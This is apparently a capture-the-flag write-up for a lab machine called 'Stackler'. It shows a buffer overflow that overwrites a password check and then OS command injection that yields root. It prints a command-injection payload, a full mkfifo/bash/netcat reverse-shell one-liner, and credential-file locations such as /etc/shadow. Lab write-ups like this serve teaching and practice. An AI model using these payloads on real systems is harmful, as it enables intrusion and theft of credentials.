
Stackler – Buffer Overflow




```
└─$ echo '' | nc -t 10.0.41.19 1337
Guess the word i'm thinking and you win a shell...
FAILURE! You didnt guess my word...
My word was: 6vM[eS#H?ML'E2d

┌──(theshyhat㉿hackerfrogs)-[/tmp]
└─$ echo '' | nc -t 10.0.41.19 1337
Guess the word i'm thinking and you win a shell...
FAILURE! You didnt guess my word...
My word was: yp@b4l5XTJ}0z=d
```

This program seems to be looking for some sort of password, but with each time the app is run, the password seems to be different

Stackler – Buffer Overflow



```
└─$ echo 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Guess the word i'm thinking and you win a shell...
SUCCESS! Here is my gift to you...
uid=0(root) gid=0(root) groups=0(root)
```


If you send a bunch of 'A' characters as input, the password variable that is being compared will be overwritten, and it appears the ID command is run

Stackler – Buffer Overflow

```
AAAA; whoami
```

Since this program using OS commands, we can attempt OS command injection with this payload

Stackler – Buffer Overflow



```
└─$ echo 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Guess the word i'm thinking and you win a shell...
SUCCESS! Here is my gift to you...
root
```

The output from the app confirms that we can run OS commands

Stackler – Buffer Overflow

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|
bash -i 2>&1|nc <IP> <PORT> >/tmp/f
```

So we'll use this payload to establish a reverse shell on our client machine

Stackler – Buffer Overflow

```
/echoctf
/etc/shadow
/etc/passwd
/root
env
```

From here, we just need to hunt down the flags. For this machne, they're in the above locations